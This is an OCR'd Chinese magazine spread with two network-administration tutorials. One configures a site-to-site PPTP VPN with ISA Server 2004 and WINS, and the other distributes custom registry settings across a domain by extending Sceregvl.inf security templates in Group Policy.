


图5

刘流： 上面的操作不但在ISA中创建了一个新的网络branch（可以在“配置/网络/网络”下看到），而且它也同步了RRAS中的相关设置（甚至到branch的路由都创建好了），因为ISA本身就是利用RRAS中的VPN功能，所以如果要修改与VPN相关的设置，请直接在ISA中进行，不要在RRAS进行，因为ISA会同步RRAS的设置，但RRAS并不会同步ISA中的设置。

3） 创建网络规则

我们通过VPN把总部网络和分公司网络连接起来了，但由于ISA Server的防火墙作用，它们之间还不能自由访问，必须创建相应的网络规则和访问规则才行。首先创建相应的网络规则，这里就是创建branch网络与内网之间的网络规则。方法是在ISA管理窗口右击“配置/网络”，选择“新建/网络规则”，各项参数如下：

网络规则名称 branch与内网
网络通讯源：brach
网络通讯目标：内部
网络关系：路由

4） 创建访问规则

访问规则是各种防火墙控制通信的依据，这里我们允许总部网络与分公司网络可以自由互访。需要创建两条访问规则，一条是允许分公司访问总公司，参数如下：

访问规则名称 允许branch访问内网
规则操作：允许
协议：所有出站通讯
访问规则源：branch
访问规则目标：内部
用户集：所有

另外一条访问规则是允许总公司访问分公司，参数如下：

访问规则名称 允许内网访问branch
规则操作：允许
协议：所有出站通讯
访问规则源：内部
访问规则目标 bracnch
用户集：所有

2.在分公司ISA Server2004上的操作

我们还需要在分公司的ISA Server 2004上进行与总公司类似的操作，只是某些参数需要改变，下面简单说一下。

1） 同样创建一个远程站点网络，参数如下：

网络名：main
VPN 协议：PPTP
远程站点网关：shukoshi.3322.org(总公司VPN服务器域名)
远程身份验证：
　用户名：branch
　域：cc2 （总公司VPN 服务器 NETBIOS 名）
　密码：*******
网络地址：192.168.0.0-192.168.0.255

2） 在计算机管理窗口中创建用户main并允许其远程拨入。

3） 创建远程站点网络main与内网的网络规则，网络关系为路由。

4） 创建两条访问规则，允许main访问内网和允许内网访问main。

此时你就可以使用Ping命令测试两个网络的互通性了，如果一切无误，Ping将成功。

在总部网络安装WINS服务器并配置

要让两个网络都能够在网上邻居中看到对方，我们需要借助WINS的帮助，所以如果总部网络没有WINS服务器，请安装一台。安装好之后请把WINS服务器本身、总部网络及分公司网络客户机的WINS都指向它，方法是在TCP/IP的高级设置窗口中进行配置，如图6所示。

另外，如果你的网络是通过DHCP分配IP及相关参




图6

数的，可以在作用域选项中分配WINS服务器地址及节点类型，你可以创建两个选项044和046，044对应WINS的IP，046值设为0x8。但不能指望两个网络使用一个DHCP服务器，除了你在ISA服务器上配置DHCP中继代理，由于篇幅所限，对于使用DHCP中继代理这里就不讲了。

1.在分公司网络进行相应操作

分公司网络内的客户机除了要把WINS指向总部网络的WINS服务器外，我们还应该把分公司网络的工作组名改成与总部域名一样，比如我这里总部域名为fzz.com，那么分总司网络的工作组名就应该改为fzz。当然，如果你分公司与总公司位于同一个域，这一步就免了。更改方法是在桌面上右击我的电脑，进入"属性/计算机名"标签，点击"更改"，在"工作组"栏输入相应的名称，比如fzz。之所以更改为与域名一样，是为了提高网上邻居的浏览速度和减少浏览故障。

2.怎样让漫游VPN用户出现在网上邻居中

这里的漫游VPN用户是指那些直接拨入VPN服务器的用户，比如那些出差在外的朋友拨入公司VPN服务器，要让这种用户出现在网上邻居中，我们可以按下面的步骤进行设置(以拨入总部VPN服务器为例)：

1)在ISA管理窗口中选中"虚拟专用网络"，然后在中间窗格中选择"VPN客户端"并点击右窗格中的"启用VPN客户端访问"，这样就使得用户可以直接拨入VPN服务器了。

2)同样在上面的右窗格中点击"定义地址分配"，在弹出窗口点击"高级"按钮，进入图7所示的窗口，在"使用下列WINS服务器地址"栏填入WINS服务器的地址。这个地址将在用户拨VPN时分配给他。从图7可以看出，除了WINS地址，我们还可以把DNS配置也分配给VPN拨号用户。




图7

3)创建VPN客户端与内网相互访问的访问规则。


在ISA Server 2004中，VPN客户端是一个专门的网络，它要访问内网必须创建一条相应的访问规则，如果内网要访问VPN客户端，也必须创建一条内部到VPN客户端网络的访问规则，具体创建方法请参见前文所述。

4)对于客户端来说仍然需要把工作组名改成与域名一样，当然，分公司与总部位于同一个域就不必更改了。

好了，经过上面的设置，现在已经能实现VPN之间的相互访问了。老规矩，有什么需要我写的，请到黑防论坛发贴。

适合读者：网管

前置知识：域服务器基本操作



域内批量分发注册表设置


文/图 小朱

我想很多网管朋友都遇到过这样一种情况，就是需要在域内所有的机器上更改某项注册表设置，但如果一台一台地去修改，实在是一件效率不高又累人的事情，我就曾遇到过这种情况，直到我自定义安全模板之后。因为通过自定义安全模板，我就可以在整个域范围内使用组策略分发注册表设置，再也不必到桌面进行操作了。

安全模板是组策略的一个组成部分，这里的安全模板表现于组策略窗口下的"计算机配置/Windows设置/安全设置/本地策略/安全选项"，虽然说是安全相关的选项，实际上它可以容纳各种注册表设置，而并非一定要是安全相关的设置，我这里的实际情况就不是安全相关的设置。

安全模板主要由Sceregvl.inf文件控制，它位于%windir%\inf目录下，图1是这个文件的一部分。

这个文件初看起来很复杂，实际上很简单，它由[version]、[Register Registry Values]和[Strings]3个小节组成，很像INI文件的结构。其中[version]指明此文件的版本，[Register Registry Values]是我们主要关注的部分，


sceregvl.inf - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
MACHINE\System\CurrentControlSet\Control\Lsa\AuditBaseObjects,4,%AuditBaseObjects%,0
MACHINE\System\CurrentControlSet\Control\Lsa\CrashOnAuditFail,4,%CrashOnAuditFail%,0
MACHINE\System\CurrentControlSet\Control\Lsa\FullPrivilegeAuditing,3,%FullPrivilegeAuditing%,0
MACHINE\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel,4,%
LmCompatibilityLevel%,3,0|%LMCLevel0%,1|%LMCLevel1%,2|%LMCLevel2%,3|%LMCLevel3%,4|%
LMCLevel4%,5|%LMCLevel5%
MACHINE\System\CurrentControlSet\Control\Lsa\RestrictAnonymous,4,%RestrictAnonymous%,3,0|%
RA0%,1|%RA1%,2|%RA2%
MACHINE\System\CurrentControlSet\Control\Lsa\SubmitControl,4,%SubmitControl%,0

MACHINE\System\CurrentControlSet\Control\Print\Providers\LanMan Print
Services\Servers\AddPrinterDrivers,4,%AddPrintDrivers%,0

MACHINE\System\CurrentControlSet\Control\Session Manager\Memory
Management\ClearPageFileAtShutdown,4,%ClearPageFileAtShutdown%, 0
MACHINE\System\CurrentControlSet\Control\Session Manager\ProtectionMode,4,%ProtectionMode%,0

MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature,4,%
EnableSMBSignServer%,0
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature,4,%
```

图1

它是注册表键路径及相关设置，而[Strings]是[Register Registry Values]小节中变量的赋值区，下面我们来看看[Register Registry Values]中每个条目的组成，包括4个字段（如图2 所示）。




图2

1．注册表的路径，形如MACHINE\System\CurrentControlSet\Control\Lsa\AuditBaseObjects，对应于HKLM\System\CurrentControlSet\Control\Lsa\AuditBaseObjects。

2．注册表值的类型，有5 种类型。

```
1——REG_SZ，字符串值
2——REG_EXPAND_SZ——扩展字符串值
3——REG_BINARY
4——REG_DWORD
7——REG_MULTI_SZ
```

3．在安全模板中的显示名称可以使用变量，如果使用变量，请用%%包含起来，并在[Strings]小节中赋值。

4．显示值的类型如下：

```
0 –Boolean
1 –Number
2 –String
3–Choices
4 –Multivalued
5–Bitmask
```

如果这里是Choices或者Bitmask，那么这些可选值应该被列出来，格式为"值|显示的字符串"，这些可选值之间用逗号分隔，例如：0|%RA0%，1|%RA1%，2|%RA2%。

好了，我们知道了安全模板文件的组成，这下我们就可以自定义了，下面就以我的实际例子来讲解。

我们公司有个管理软件客户端，在Windows 2000/XP中需要修改注册表值和配置环境变量才能使用，开始时我自制了两个注册表文件，安装时手工导入即可，后来发现这样还是不方便，于是就想到了利用组策略，因为组策略很多设置都是修改注册表，所以注册表相关的就可以考虑组策略，当然后来就想到了自定义安全模板，实际上我这里的注册表设置与安全是无关的，但仍然可以在安全模板进行定义。下面将说说从自定义安全模板到在域相关OU中分发策略的大致步骤。

步骤一：根据要求修改Sceregvl.inf文件

我在域控制器的Sceregvl.inf文件中[Register Registry Values]小节尾部加上了下面的部分：

```
; 自定义设置部分
; 修改环境变量
MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\sybase,1,"C配置sybase",2
MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\DSQUERY,1,"C配置DSQUERY",2
MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\include,2,"C配置INCLUDE",2
MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\lib,2,"C配置LIB",2
MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\path,2,"C配置PATH",2
; 创建与win98兼容的IP相关配置
MACHINE\SYSTEM\currentCONTROLSET\SERVICES\CLASS\NETTRANS\0000\ipaddress,1,"c配置IP地址",2
MACHINE\SYSTEM\currentCONTROLSET\SERVICES\CLASS\NETTRANS\0000\ipmask,1,"c配置子网掩码",2
```

其中每个条目第3部分的C字头是为了便于在安全模板中进行识别，这样一眼就可以看出是自定义设置。

步骤2 完成了对Sceregvl.inf的修改，还需要在计算机中登记这些新的入口（也就是新添的自定义设置），在修改此文件的计算机上运行下面的命令（通常都是在DC 上）：

```
Regsvr32 %windir%\system32\scecli.dll
```

注意每次修改完Sceregvl.inf文件后都需要这样注册，注册完之后，在这台计算机上打开任何一个组策略编辑窗口，你就将会看到上面的自定义条目（如图3 所示）。




图3

步骤3：在相应域或OU的组策略窗口中给上面的自定义条目赋值，双击条目，在弹出窗口中赋值或选择即可，如图4 所示。

